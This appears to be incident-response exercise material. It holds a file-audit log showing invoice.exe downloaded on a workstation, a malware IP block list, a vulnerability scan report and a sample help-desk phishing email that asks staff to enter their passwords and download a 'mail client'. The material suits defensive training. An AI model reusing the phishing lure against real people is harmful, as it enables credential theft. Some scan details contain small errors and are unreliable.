
Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:



```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

Vulnerability Scan Report:



Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

HIGH SEVERITY


Title: Elevated privileges not required for software installations

Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.

Affected asset: 172.30.0.152

Risk: Enhanced risk for unauthorized or malicious software installation

Reference: n/a



MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute

Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected asset: 172.30.0.157

Risk: Session sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate


Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Affected asset: 172.30.0.153

Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).

Reference: CVE-2005-1234

Phishing Email:



From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.


Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

